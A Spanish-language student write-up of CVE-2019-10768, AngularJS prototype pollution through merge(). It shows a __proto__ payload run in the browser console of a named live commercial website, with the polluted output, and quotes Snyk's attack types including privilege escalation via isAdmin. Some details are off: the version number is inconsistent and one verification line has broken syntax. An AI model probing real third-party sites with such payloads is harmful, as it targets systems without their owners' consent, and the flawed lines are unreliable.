

# CVE-2019-10768


La información sobre la vulnerabilidad *CVE-2019-10768* se encuentra en la siguiente imagen:

Printer-Friendly View	
CVE-ID	
<b>CVE-2019-10768</b> <a href="#">Learn more at National Vulnerability Database (NVD)</a>	
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information	
Description	
In AngularJS before 1.7.9 the function 'merge()' could be tricked into adding or modifying properties of 'Object.prototype' using a '__proto__' payload.	
References	
<b>Note:</b> <a href="#">References</a> are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"><li>MISC:<a href="https://nyk.io/vuln/SNYK-JS-ANGULAR-534884">https://nyk.io/vuln/SNYK-JS-ANGULAR-534884</a></li><li>MLIST:[nifi-commits] 20200123 svn commit: r1873083 - /nifi/site/trunk/security.html</li><li>URL:<a href="https://lists.apache.org/thread.html/rca37935d661f4689cb4119f1b3b224413b22be161b678e6a6ce0c69b@%3Ccommits.nifi.apache.org%3E">https://lists.apache.org/thread.html/rca37935d661f4689cb4119f1b3b224413b22be161b678e6a6ce0c69b@%3Ccommits.nifi.apache.org%3E</a></li></ul>	
Assigning CNA	
Snyk	
Date Record Created	
20190403	
Disclaimer: The <a href="#">record creation date</a> may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.	

Como se ve, es una vulnerabilidad que se puede explotar en páginas web que utilicen *AngularJS* en versiones anteriores a la 1.7.8.

Para realizar un escaneo de páginas web para ver si alguna tenía una versión anterior a la 1.7.8, he utilizado la extensión para *Chrome*, *Wappalyzer*. Buscando, he encontrado una (y bastante conocida), <https://www.istockphoto.com/>

Utilizando la extensión, he verificado que utiliza una versión de *AngularJS* anterior a 1.7.8.



Una vez verificado, he probado la vulnerabilidad en la página web con la siguiente instrucción:

```
angular.merge({}, JSON.parse('{"__proto__": {"xxx": "polluted"}}'));
```

A lo que la página web ha devuelto:

```
> angular.merge({}, JSON.parse('{ "__proto__": { "xxx": "polluted" } }'));
< {}
  ▾ [[Prototype]]: Object
    xxx: "polluted"
    constructor: f Object()
    ▶ hasOwnProperty: f hasOwnProperty()
    ▶ isPrototypeOf: f isPrototypeOf()
    ▶ propertyIsEnumerable: f propertyIsEnumerable()
    ▶ toLocaleString: f toLocaleString()
    ▶ toString: f toString()
    ▶ valueOf: f valueOf()
    ▶ __defineGetter__: f __defineGetter__()
    ▶ __defineSetter__: f __defineSetter__()
    ▶ __lookupGetter__: f __lookupGetter__()
    ▶ __lookupSetter__: f __lookupSetter__()
    __proto__: (...)
    ▶ get __proto__: f __proto__()
    ▶ set __proto__: f __proto__()
```

Para verificarlo de una manera más sencilla, he utilizado la siguiente instrucción que lo ha verificado:

```
console.log({}).xxx)
```

Con esto, se puede confirmar que <https://www.istockphoto.com/> actualmente (día 08/03/2022) es vulnerable a la vulnerabilidad CVE-2019-10768.

Investigando sobre qué ataques se podrían intentar gracias a la vulnerabilidad, <https://security.snyk.io/vuln/SNYK-JS-ANGULAR-534884> nos da la siguiente información:

[security.snyk.io/vuln/SNYK-JS-ANGULAR-534884](#)

If the attacker can control the value of "path", they can set this value to `__proto__.myValue`. `myValue` is then assigned to the prototype of the class of the object.

**Types of attacks**

There are a few methods by which Prototype Pollution can be manipulated:

Type	Origin	Short description
Denial of service (DoS)	Client	<p>This is the most likely attack.</p> <p>DoS occurs when <code>Object</code> holds generic functions that are implicitly called for various operations (for example, <code>toString</code> and <code>valueOf</code>).</p> <p>The attacker pollutes <code>Object.prototype.someattr</code> and alters its state to an unexpected value such as <code>Int</code> or <code>Object</code>. In this case, the code fails and is likely to cause a denial of service.</p> <p><b>For example:</b> if an attacker pollutes <code>Object.prototype.toString</code> by defining it as an integer, if the codebase at any point was reliant on <code>someobject.toString()</code> it would fail.</p>
Remote Code Execution	Client	<p>Remote code execution is generally only possible in cases where the codebase evaluates a specific attribute of an object, and then executes that evaluation.</p> <p><b>For example:</b> <code>eval(someobject.someattr)</code>. In this case, if the attacker pollutes <code>Object.prototype.someattr</code> they are likely to be able to leverage this in order to execute code.</p>
Property Injection	Client	<p>The attacker pollutes properties that the codebase relies on for their informative value, including security properties such as cookies or tokens.</p> <p><b>For example:</b> if a codebase checks privileges for <code>someuser.isAdmin</code>, then when the attacker pollutes <code>Object.prototype.isAdmin</code> and sets it to equal <code>true</code>, they can then achieve admin privileges.</p>

Para terminar, junto a este *PDF*, también se adjuntará un breve vídeo mostrando en directo la vulnerabilidad.

#### Bibliografía:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10768>

<https://security.snyk.io/vuln/SNYK-JS-ANGULAR-534884>

<https://www.youtube.com/watch?v=VVtNy7DbXAs>

#### Otros enlaces útiles:

<https://chrome.google.com/webstore/detail/wappalyzer-technology-pro/gppongmhjkpfnbhagpmjfkannfbllamg?hl=es>

<https://www.istockphoto.com/es>